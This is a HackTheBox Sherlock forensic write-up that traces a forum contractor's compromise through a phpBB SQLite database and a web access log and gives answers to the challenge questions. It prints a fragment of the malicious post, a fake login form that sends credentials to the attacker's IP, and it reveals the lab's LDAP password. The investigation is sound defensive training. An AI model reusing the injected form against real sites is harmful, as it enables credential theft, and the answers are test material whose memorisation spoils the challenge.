


# HTB sherlocks - Bumblebee

Write up by Chanan Shenker

- Start:
- We start with a access.log file and a sqlite3 file.
- An access.log file is file that logs all HTTP request coming into a web server. Sqlite3 is a commonly used, Lightweight, serverless and simple configuration SQL database.
- With that said let get on with the questions.



- Task 1: What was the username of the external contractor?
- To start we can enter the database with the 'sqlite3' command, once we are in we can run the .tables command to list all tables in the database. When searching I found the 'phpbb\_users' table. Next we can use the .schema to see what keys(they hold the information) there are. I looked through the table and found an email with the ending 'contartor.net' so I submitted it and got a right answer

```
(root@kali)-[~/Desktop]
# sqlite3 phpbb.sqlite3
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
```

ns	phpbb_topics_watch
r_cache	phpbb_user_group
	phpbb_user_notifications
tion_types	phpbb_users
tions	phpbb_warnings

```
sqlite> .schema phpbb_users
CREATE TABLE `phpbb_users` (
  `user_id` integer NOT NULL PRIMARY KEY AUTOINCREMENT
, `user_type` integer NOT NULL DEFAULT 0
, `group_id` integer NOT NULL DEFAULT 3
, `user_permissions` mediumtext NOT NULL
, `user_perm_from` integer NOT NULL DEFAULT 0
, `user_ip` varchar(40) NOT NULL DEFAULT ''
, `user_regdate` integer NOT NULL DEFAULT 0
, `username` varchar(255) NOT NULL DEFAULT ''
, `username_clean` varchar(255) NOT NULL DEFAULT ''
```

```
apoo1e1
sqlite> SELECT user_email FROM phpbb_users;
```

```
apoo1e@contractor.net
apoo1e1@contractor.net
sqlite> █
```

Answer 1: apoo1e1

- Task 2: What IP address did the contractor use to create their account?

- Looking at the other values in the table we can see a user\_ip key. And when searching for it with the username we got, we get the users IP address.

```
sqlite> SELECT user_ip FROM phpbb_users WHERE username = 'apoo1e1';
10.10.0.78
```

- Answer 2: 10.10.0.78

- Task 3: What is the post id of the malicious post that the contractor made?

- When looking back at all the table I saw a table named 'phpbb\_posts'. When looking at the schema we can see a key named 'posts\_id'. When searching for the IP address we got from the previous task we can find the post id.

```
phpbb_poll_options
phpbb_poll_votes
phpbb_posts
phpbb_privmsgs
```

```
sqlite> .schema phpbb_posts
CREATE TABLE `phpbb_posts` (
  `post_id` integer NOT NULL,
  `topic_id` integer NOT NULL,
```

```
sqlite> SELECT post_id FROM phpbb_posts WHERE poster_ip = '10.10.0.78';
9
```

- Answer 3: 9

- Task 4: What is the full URI that the credential stealer sends its data to?

- When looking at the schema again we can see a key named post\_text, since this is a “log” of all posts made to the server we can maybe find it here. When looking I found a url with the contractors IP.

- Answer 4: http://10.10.0.78/update.php

```
<li class="rightside responsive-search">
a-hidden="true"></i><span class="sr-only">Search</span>
<div id="page-body" class="page-body" role="main">
  <br/>
  </div>
  <form action="http://10.10.0.78/update.php" method="post" i
  <h2 class="login-title">Login</h2>
  <fieldset cla
  dex="1" name="username" id="username" size="25" value="" class="inputbox a
  t type="password" tabindex="2" id="password" name="password" size="25" cla
  ne="autologin" id="autologin" tabindex="4">Remember me</label></dd>
  ssion</label></dd>
  </dl>
  <dl>
  <dt>
```




- Task 5: When did the contractor log into the forum as the administrator? (UTC)

- When looking through the tables again we see a table named phpbb\_log.

- It took me a while since I first looked through the login attempts tables but found nothing

- Looking at the schema I found the log\_time and the log\_ip in the phpbb\_log table. When looking for the IP we get an epoch time value(seconds

```
CREATE INDEX `idx_phpbb_log_log_time` ON `phpbb_log` ( `log_time` );
sqlite> SELECT * FROM phpbb_log WHERE log_ip = '10.10.0.78';
61|0|48|0|0|0|0|10.10.0.78|1682506392|LOG_ADMIN_AUTH_SUCCESS|
62|0|48|0|0|0|0|10.10.0.78|1682506431|LOG_USERS_ADDED|a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
63|0|48|0|0|0|0|10.10.0.78|1682506471|LOG_DB_BACKUP|
sqlite> SELECT log_time FROM phpbb_log WHERE log_ip = '10.10.0.78';
1682506392
1682506431
1682506471
sqlite>
sqlite>
sqlite>
sqlite>
```



```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# date -d @1682506431
Wed Apr 26 01:53:51 PM IDT 2023
```

since 1/1/1970). We can also see the LOG\_ADMIN\_AUTH\_SUCCESS that helps us.

- All that's left is to convert to UTC.

- Answer 5: 26/04/2023 10:53:12

- Task 6: In the forum there are plaintext credentials for the LDAP connection, what is the password?

- This one took me a while since I looked at other tables that made sense for me first, but after a lot of digging I found the phpbb\_config table.

- And once looking through the table I found a value named "ldap\_password"

```
ldap_base_dn|OU=Forela,DC=fore
ldap_email||0
ldap_password|Passw0rd1|0
ldap_port||0
ldap_server|10.10.0.11|0
```

```
sqlite> .schema phpbb_config
CREATE TABLE `phpbb_config` (
  `config_name` varchar(255) NOT NULL DEFAULT ''
, `config_value` varchar(255) NOT NULL DEFAULT ''
, `is_dynamic` integer NOT NULL DEFAULT 0
, PRIMARY KEY (`config_name`)
);
CREATE INDEX "idx_phpbb_config_is_dynamic" ON "phpbb_config" (`is_dynamic`);
sqlite> SELECT * FROM phpbb_config;
active_sessions|0|0
allow_attachments|1|0
```

- Answer 6: Passw0rd1

- For this we go back to the `phpbb_users` tables and search for the admins ip, once we get that we can go look at the `access.log` file.

```
sqlite> SELECT * FROM phpbb_users WHERE username = 'admin';
```

2		3		5		0		10.255.254.2		1681296980		admin		admin		\$2y\$10\$xAYAKGtTzX6Gz																									
3		0		0		t		d		0		t		a		0		1		0		1		1		1		1		1		230271			0		0				10ea0hew2rg3rnui

```
sqlite>
```

- When searching for the admin IP address we can see the user agent the admin uses.
- Answer 7: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
- Task 8: What time did the contractor add themselves to the Administrator group? (UTC)
- For this we look back at the phpbb\_log table. When searching through we see a value about adding users with the contractors IP address.
- And again we get an epoch value and we can convert it to get the answer.
- Answer 8: 26/04/2023 10:53:51

```
63|0|48|0|0|0|0|10.10.0.78|1682506471|LOG_DB_BACKUP|
sqlite> SELECT * FROM phpbb_log;
49|0|48|0|0|0|0|10.255.254.2|1682352616|LOG_CLEAR_ADMIN|
50|0|48|0|0|0|0|10.255.254.2|1682353038|LOG_CONFIG_REGISTRATION|
51|0|48|0|0|0|0|10.255.254.2|1682353166|LOG_ACL_ADD_FORUM_LOCAL_F|a:2:{i:0;s:7:"Welcome";i:1;s:41:"<span (
52|0|48|0|0|0|0|10.255.254.2|1682420947|LOG_ADMIN_AUTH_SUCCESS|
53|3|48|0|0|0|0|51|10.255.254.2|1682420960|LOG_USER_NEW_PASSWORD|a:1:{i:0;s:6:"apoole";}
54|0|48|0|0|0|0|10.255.254.2|1682420962|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
55|0|48|0|0|0|0|10.255.254.2|1682420963|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
56|0|48|0|0|0|0|10.255.254.2|1682423167|LOG_EXT_ENABLE|a:1:{i:0;s:13:"roxx/dborldap";}
57|0|48|0|0|0|0|10.255.254.2|1682423251|LOG_CONFIG_AUTH|
58|3|48|0|0|0|0|51|10.255.254.2|1682423286|LOG_USER_NEW_PASSWORD|a:1:{i:0;s:6:"apoole";}
59|0|48|0|0|0|0|10.255.254.2|1682423286|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
60|0|48|0|0|0|0|10.255.254.2|1682424836|LOG_CONFIG_AUTH|
61|0|48|0|0|0|0|10.10.0.78|1682506392|LOG_ADMIN_AUTH_SUCCESS|
62|0|48|0|0|0|0|10.10.0.78|1682506431|LOG_USERS_ADDED|a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
63|0|48|0|0|0|0|10.10.0.78|1682506471|LOG_DB_BACKUP|
```



- Task 9: What time did the contractor download the database backup? (UTC)
- Going back to the access.log file we can search for the contractors IP address and for any logs with the word backup.


- We can see here a log with a GET request for the URI /store/backup....sql.gz

```
10.10.0.78 - - [26/Apr/2023:11:57:36 +0100] "GET /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=2ode=backup" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:09 +0100] "GET /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=a f9577&i=25" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:38 +0100] "GET /store/backup_1682506471_dcsr71p7fyijoyq8.sql.gz HTTP/1.1" 200 34707 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:52 +0100] "GET /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff95ode=backup" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:53 +0100] "GET /index.php?sid=be3cc6e2de08bafa4044f552813e2cbe HTTP/1.1" 200 34707 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
```

- The sql tells us it's a database being downloaded. Once we convert the time to UTC we get the answer.
- Answer 9: 26/04/2023 11:01:38
- Task 10: What was the size in bytes of the database backup as stated by access.log?
- looking back at the log, next to the URI we can see the size of the response in bytes.

- Answer 10: 34707

```
5ad111957701=25" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
00] "GET /store/backup_1682506471_dcsr71p7fyijoyq8.sql.gz HTTP/1.1" 200 34707 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
```



# Bumblebee has been Solved!

Congratulations  **chananshenker**, best of luck in capturing flags ahead!